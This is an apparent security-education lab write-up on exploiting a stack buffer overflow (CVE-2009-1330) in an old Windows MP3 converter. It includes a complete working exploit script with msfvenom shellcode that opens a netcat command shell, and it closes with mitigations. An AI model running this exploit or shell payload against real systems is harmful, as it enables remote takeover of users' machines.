Windows Stack Smashing — ASXtoMP3Converter
Windows Stack Smashing — ASXtoMP3Converter
This write-up is security-education material. The target is an old, deliberately-kept-vulnerable consumer application (
Mini-stream ASX to MP3 Converter) run inside an isolated Windows VM that I own. Only ever apply these techniques to software and systems you own or are explicitly authorized to test. The CVE behind this bug is CVE-2009-1330.
1. What is a buffer overflow
A buffer overflow happens when a program writes more data into a fixed-size memory buffer than that buffer can hold, and the excess bytes spill into adjacent memory. When the buffer lives on the call stack, the bytes that get overwritten include data the CPU relies on to know where to continue executing after the current function returns. By carefully choosing what those overflowing bytes are, an attacker can redirect the program to code of their choosing.
This is the same core idea as my Linux Buffer Overflow Foundation write-up — read that first if the stack model is new to you, because the mechanics are identical. What changes on Windows is the vector (a file the application parses, not stdin), the tooling (Immunity Debugger + a Windows process instead of gdb), and a few platform conventions. The exploitation logic — find the offset, take over EIP, land in shellcode through a NOP sled — is the same.
1.1 The stack and the registers that matter (32-bit x86 recap)
ASXtoMP3Converter is a 32-bit application, so we are working with the classic 32-bit x86 model:
- The stack grows downward (toward lower addresses) with each function call. Each call gets a stack frame holding its local variables, the saved base pointer, and the saved return address.
- ESP — stack pointer, top of the stack.
- EBP — base pointer, anchors the current frame.
- EIP — instruction pointer, the address of the next instruction the CPU will execute. We never write
EIPdirectly; we overwrite the saved return address on the stack, and the CPU loads it intoEIPwhen the function returns.
When the application parses our .m3u file, it copies the URL string into a fixed-size stack buffer with an unbounded copy (the textbook strcpy/lstrcpy-style bug). The frame looks roughly like this:
   lower addresses
   ┌───────────────────────┐  <- ESP
   │  char urlbuffer[...]  │   the .m3u URL is copied in here ──────┐
   │  other locals         │                                       │
   │  saved EBP  (4 bytes) │                                       │ copy
   ├───────────────────────┤                                       │ direction
   │  saved return address │  <- overwrite THIS to control EIP <────┘
   ├───────────────────────┤
   │  caller's frame ...   │
   └───────────────────────┘
   higher addresses
Feed it a URL longer than urlbuffer, and the copy keeps writing upward — past the other locals, past the saved EBP, and straight into the saved return address. When the parsing function returns, the CPU pops that value into EIP and jumps there. Control those 4 bytes and we control execution.
1.2 The plan
This application has no modern mitigations (it predates widespread DEP/ASLR enforcement and ships without /GS stack cookies, ASLR, or a non-executable stack for this code path), so we use the simplest reliable technique — classic shellcode injection:
- Confirm the crash and prove we reach the saved return address with attacker-controlled bytes.
- Find the exact offset from the start of our input to the 4 bytes that land on the saved return address, using a cyclic pattern.
- Place shellcode (a reverse/bind shell) into the buffer.
- Overwrite the saved return address with an address that lands inside our shellcode, using a NOP sled so the landing is forgiving.
2. Setting up the environment
Download ASX to MP3 Converter and install it inside a disposable Windows VM. After installation the application lives at:
C:\Program Files (x86)\Mini-stream\ASX to MP3 Converter
We need two tools:
- A debugger to watch registers and memory at the moment of the crash. We use Immunity Debugger, the de-facto standard for Windows exploit development of this era. It scripts in Python and pairs with mona.py, Corelan’s exploit-dev helper (pattern generation, bad-char comparison, ROP gadget search, etc.). x64dbg is a modern equivalent if you prefer.
- A pattern / offset tool. mona can do this, as can Metasploit’s
pattern_create/pattern_offset. Here we use pwntools’cyclicbecause it is quick and language-agnostic:
$ pip install pwntools
Why a debugger and not just running it? A bare crash only tells us “it broke.” We need to see which register holds our bytes at the moment of the fault — that is what tells us we own
EIPand lets us measure the offset precisely. The debugger is non-optional for this work.
3. Finding the offset and a return address
3.1 Attach the target in Immunity Debugger

Open Immunity Debugger, press F3 to open the Open dialog, browse to the ASXtoMP3Converter executable in its install directory, and select it.

Press F9 to let the process run. The application’s GUI appears — the debugger is now attached and will catch any access violation (crash) live.

Click Load and note the supported file types. This is the attack surface: the formats the application will parse for us.
3.2 Fuzz the parser and confirm the crash
We target the .m3u format. An .m3u file is just a plain-text playlist — one media path or URL per line — so the parser will read our line and copy it into a buffer. Start by generating a file with a large block of As (0x41), far more than any sane buffer:
$ python -c "print('A'*18000)" > Bof.m3u
Re-run the target and drag this file onto the Load button. Instead of crashing, it shows a handled error notification. The reason: .m3u is the MP3 URL format, so the parser validates that the line looks like a URL before copying it into the vulnerable buffer. We need our payload to pass that check, so we prefix it with a valid URL scheme:
$ python -c "print('http://' + 'A'*18000)" > Bof.m3u
Load that file. This time the application crashes, and in Immunity’s register pane EIP is 0x41414141 — that is "AAAA", our own bytes.

This is the key moment. EIP = 0x41414141 means the overflow reached the saved return address, the function returned into our data, and we control the instruction pointer. Now we need the exact offset where the 4 controlling bytes begin.
3.3 Find the precise offset with a cyclic pattern
Sending 'A'*18000 proves we reach EIP but not where within those 18000 bytes the critical 4 bytes are. For that we use a cyclic pattern (a De Bruijn sequence): every 4-byte window in it is unique, so whatever 4 bytes end up in EIP map back to exactly one position — and that position is the offset.
Restart the application in the debugger and generate the pattern:
$ pwn cyclic 18000 # or: cyclic 18000
Prefix it with http://, write it to Bof.m3u, and load it. At the crash, EIP holds 0x78736761 — a 4-byte slice of the pattern, not random noise. Ask cyclic which offset that slice came from:
$ cyclic -l 0x78736761
17417
Note on byte order.
cyclic -lexpects the value the wayEIPshows it. pwntools handles the little-endian conversion for you here; if you ever feed the raw memory bytes instead, remember x86 stores integers little-endian, so the on-stack bytes are the reverse of the displayedEIPvalue. Getting this backwards is the single most common reason a “correct” offset is off by a few bytes.
So the offset is 17417: bytes 0–17416 are filler, and bytes 17417–17420 land exactly on the saved return address.
Verify it with a clean marker — 17417 filler bytes, then 4 Bs. If the offset is right, EIP must become exactly 0x42424242 ("BBBB"):
$ python -c "print('http://' + 'A'*17417 + 'B'*4)" > Bof.m3u

EIP is now 0x42424242 — confirmed. We have full, precise control of the instruction pointer.
3.4 Pick a return address
Controlling EIP only lets us jump somewhere; we still need somewhere worth jumping to. Look at the stack pane at the crash and scroll up slightly: there is a large run of 0x41414141 — that is our buffer sitting in memory, and it is where our shellcode will live.

We pick an address near the start of that A region to use as the return address. We don’t need pinpoint accuracy because a NOP sled (next section) widens the landing zone. In this exploit the chosen address is 0x001480B8.
Caveat — and the more robust alternative. A hard-coded stack address is the simplest approach and works here because there is no ASLR, but it can still drift between machines/OS builds. The production-grade technique is to instead point
EIPat a staticJMP ESPinstruction inside a non-relocating module (find one with mona’s!mona jmp -r esp); sinceESPpoints at our buffer tail at the moment of return,JMP ESPreliably bounces execution into our shellcode regardless of where the stack landed. The stack-address method below is kept for clarity of the core concept.
4. Proof of Concept
We have the offset (17417) and a return address (0x001480B8). Now we need executable code to jump to.
4.1 Generate the shellcode
Shellcode is a small, position-independent blob of machine code. We generate a Windows command-execution payload with msfvenom on a Linux box. Here it launches nc as a listener bound to cmd.exe (adjust to a reverse shell — windows/shell_reverse_tcp — for a real engagement; the technique is identical):
$ msfvenom -p windows/exec CMD="nc -lvnp 4444 -e cmd.exe" -b '\x00' -f python
-p windows/exec— payload: run a command on the target.CMD=...— the command to execute.-b '\x00'— bad characters. Our payload reaches the buffer through string handling (it is parsed as a URL), and string functions stop at the first NUL. Telling msfvenom that\x00is forbidden makes it encode the shellcode so it contains no null bytes, so the whole payload survives the copy intact. (Other bytes can be bad too —\x0a,\x0d,\x2fare common in path/URL parsers; if the exploit breaks mid-shellcode, add the offending byte here and regenerate.)-f python— emit the bytes as a Pythonbufvariable we can paste into the exploit.
4.2 Assemble the payload
The layout, totalling the 17417-byte offset plus the 4-byte return address, is:
http:// | [ NOP sled (100) ][ shellcode ][ 'A' filler ] | [ ret = 0x001480B8 ]
        └──────────────── 17417 bytes total ────────────┘└── overwrites saved return ──┘
http://— the URL-scheme prefix that gets the line past the parser’s validation. It is consumed before the buffer, so it is not counted in the 17417 offset.- NOP sled (100 ×
\x90) — a run ofNOP(“do nothing, advance to the next instruction”). The return address points into this zone; whereverEIPlands in the sled, the CPU slides forward instruction-by-instruction until it falls into the real shellcode. This turns “hit one exact byte” into “hit anywhere in a 100-byte window.” - shellcode — the msfvenom payload, executed after sliding through the sled.
'A'filler — pads the remainder so the next 4 bytes land exactly on the saved return address. Length =offset - len(nop) - len(shellcode).- ret =
0x001480B8— overwrites the saved return address; points back into the NOP sled.pack('<I', ...)writes it little-endian, which is why it appears byte-reversed in memory.
from struct import pack

# msfvenom -p windows/exec CMD="nc -lvnp 4444 -e cmd.exe" -b '\x00' -f python
buf =  b""
buf += b"\xd9\xe8\xd9\x74\x24\xf4\xbd\x5b\xa4\x5d\x38\x58\x31"
buf += b"\xc9\xb1\x35\x31\x68\x1a\x03\x68\x1a\x83\xe8\xfc\xe2"
buf += b"\xae\x58\xb5\xba\x50\xa1\x46\xdb\xd9\x44\x77\xdb\xbd"
buf += b"\x0d\x28\xeb\xb6\x40\xc5\x80\x9a\x70\x5e\xe4\x32\x76"
buf += b"\xd7\x43\x64\xb9\xe8\xf8\x54\xd8\x6a\x03\x88\x3a\x52"
buf += b"\xcc\xdd\x3b\x93\x31\x2f\x69\x4c\x3d\x9d\x9e\xf9\x0b"
buf += b"\x1d\x14\xb1\x9a\x25\xc9\x02\x9c\x04\x5c\x18\xc7\x86"
buf += b"\x5e\xcd\x73\x8f\x78\x12\xb9\x46\xf2\xe0\x35\x59\xd2"
buf += b"\x38\xb5\xf5\x1b\xf5\x44\x04\x5b\x32\xb7\x73\x95\x40"
buf += b"\x4a\x83\x62\x3a\x90\x06\x71\x9c\x53\xb0\x5d\x1c\xb7"
buf += b"\x26\x15\x12\x7c\x2d\x71\x37\x83\xe2\x09\x43\x08\x05"
buf += b"\xde\xc5\x4a\x21\xfa\x8e\x09\x48\x5b\x6b\xff\x75\xbb"
buf += b"\xd4\xa0\xd3\xb7\xf9\xb5\x6e\x9a\x97\x48\xfd\xa0\xda"
buf += b"\x4b\xfd\xaa\x4a\x24\xcc\x21\x05\x33\xd1\xe3\x61\xcb"
buf += b"\x98\xae\xc0\x44\x44\x3b\x51\x09\x77\x91\x96\x34\xfb"
buf += b"\x10\x67\xc3\xe3\x50\x62\x8f\xa4\x89\x1e\x80\x40\xae"
buf += b"\x8d\xa1\x41\xc0\x52\x3f\x1d\x3d\xb8\xd3\xab\x53\xb2"
buf += b"\x0b\x67\x98\x06\x78\xa7\xcd\x03\xa0\xc4\x60\xa8\x8e"
buf += b"\x6f\x03\x55\xcf"

offset = 17417
nop = b'\x90'
ret = pack('<I', 0x001480B8)        # little-endian: bytes B8 80 14 00 in memory

payload  = b'http://'               # passes the URL validation, not counted in offset
payload += b'\x90'*100              # NOP sled — forgiving landing zone
payload += buf                      # shellcode
payload += b'A'*(offset - 100 - len(buf))   # filler up to the saved return address
payload += ret                      # overwrites the saved return address

open('Bof.m3u', 'wb').write(payload)

Run this to produce Bof.m3u, start the listener / be ready to catch the shell, then drag Bof.m3u onto the application’s Load button. The saved return address is overwritten with 0x001480B8, the CPU slides down the NOP sled into the shellcode, and the command executes — game over for the target process.
5. Troubleshooting & notes
Common issues when reproducing this:
- The file is rejected, no crash. The line failed URL validation — make sure the payload begins with
http://and that the scheme prefix is outside the 17417-byte count. EIPis not your control value. The offset is wrong, or a bad character truncated the input before it reached the saved return address. Re-derive the offset withcyclic, and check for bad chars (\x00,\x0a,\x0d,\x2f).EIPis correct but no code execution. A bad character mangled the shellcode body. Compare the in-memory bytes against your payload (mona’s byte-array comparison is built for this), add the offending byte to msfvenom’s-blist, and regenerate.- Lands near the buffer but the process just dies. The return address missed the sled, or the chosen stack address shifted on this machine. Widen the NOP sled, or switch to the
JMP ESPtechnique (§3.4) so you no longer depend on a fixed stack address. - Works under the debugger but not standalone. The debugger can shift memory layout slightly. A wider NOP sled usually absorbs the difference; the
JMP ESPapproach removes the dependency entirely.
6. Mitigations
This exploit works because the target is an old application with the defences of its era absent. On modern, properly-built Windows software:
- DEP / NX — the stack is non-executable, so shellcode-in-buffer never runs. The workaround is a ROP chain (e.g. calling
VirtualProtectto re-mark the buffer executable) before the shellcode. - /GS stack cookies — the compiler inserts a random canary before the saved return address and checks it on return, detecting the overwrite before
EIPis hijacked. - ASLR — module and stack base addresses are randomized each run, so a hard-coded return address (or even a static
JMP ESP) is no longer reliable; an information leak is required. - SafeSEH / SEHOP — hardens the structured-exception-handler overwrite variant of this bug class.
- Root-cause fix — the real defect is an unbounded string copy into a fixed stack buffer. Using a length-checked copy (
StringCchCopy,strncpy_s, …) sized to the destination buffer removes the vulnerability entirely.
7. References
7.1 This bug & background
- CVE-2009-1330 — Mini-stream ASX to MP3 Converter — the official entry for this vulnerability.
- Exploit-DB: ASX to MP3 Converter local BOF — public proofs-of-concept for the same target.
- Smashing The Stack For Fun And Profit — Aleph One, Phrack 49 — the foundational 1996 paper on stack-overflow exploitation.
- CWE-121: Stack-based Buffer Overflow — the formal weakness classification.
7.2 Windows exploitation specifics
- Corelan — Exploit writing tutorial part 1: Stack Based Overflows — the canonical Windows BOF walkthrough; this lab follows its method closely.
- mona.py documentation — pattern generation, bad-char comparison,
jmpgadget search, ROP chains. - Immunity Debugger — the debugger used here.
- x64dbg — a modern, actively-maintained alternative.
7.3 Tooling
- pwntools documentation —
cyclic,p32/u32, packing helpers. - De Bruijn sequence — Wikipedia — the maths behind unique-window offset finding.
- msfvenom — Offensive Security — payload generation, encoders, bad-char handling (
-b). - msfvenom payloads cheatsheet — quick reference of available payloads.
- Endianness — Wikipedia — why addresses are written little-endian.
7.4 Mitigations & where this goes next
- Data Execution Prevention (DEP) — Microsoft — the defence that breaks shellcode-in-buffer.
- /GS buffer security check — Microsoft — stack cookie protection.
- ASLR on Windows — Microsoft — address randomization.
- Return-oriented programming — Wikipedia — the technique used once DEP is enabled.
- Related in this series: Linux Buffer Overflow Foundation, and the NX / canary / ASLR bypass write-ups.